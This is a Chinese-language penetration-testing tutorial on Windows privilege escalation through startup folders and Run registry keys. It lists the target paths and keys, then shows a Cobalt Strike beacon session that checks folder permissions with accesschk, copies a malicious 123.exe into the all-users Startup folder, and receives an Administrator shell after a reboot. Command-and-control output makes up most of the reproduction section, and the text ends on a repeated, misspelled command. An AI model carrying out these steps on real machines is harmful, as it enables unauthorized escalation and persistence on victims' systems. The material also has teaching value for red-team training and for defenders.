

# 启动项提权

## 提权原理

windows启动项目录下的脚本可以开机自启，利用这一个特性向上述的目录传入恶意的脚本达到提权的目的，前提是有目录或者注册表的更改权限

## 提权环境

启动项文件夹如下

启动文件夹


```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
C:\Users\用户名\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

启动注册表

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ServicesOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Services
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Once\Setup
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Once\Setup
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

## 提权复现

获取一个MSF或者CS的shell



external	internal	listener	user	computer	note	process	pid	arch	last
175.9.143.149	192.168.41.201	wanli	apache	BM-2008		123.exe	2816	x86	29s

查询文件夹权限

```
shell accesschk.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
```

```

beacon> shell accesschk.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
[*] Tasked beacon to run: accesschk.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
[+] host called home, sent: 107 bytes
[+] received output:

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
RW Everyone
W S-1-5-21-539783747-293129040-3021757338-500
RW BM-2008\Administrator
RW NT AUTHORITY\SYSTEM
RW BUILTIN\Administrators
R BUILTIN\Users

```

将恶意文件进行复制

copy 恶意文件 目标目录

```

beacon> shell copy 123.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
[*] Tasked beacon to run: copy 123.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
[+] host called home, sent: 106 bytes
[+] received output:
已复制          1 个文件。

```

等待电脑重启获取SHELL

Cobalt Strike

Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools

external	internal	listener	user	computer	note	process	pid	arch	last
175.9.143.149	192.168.41.201	wanli	Administrator *	BM-2008		123.exe	2852	x86	7s

日志X

Beacon 192.168.41.201@2816 X

beacon> shell cpoy 123.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"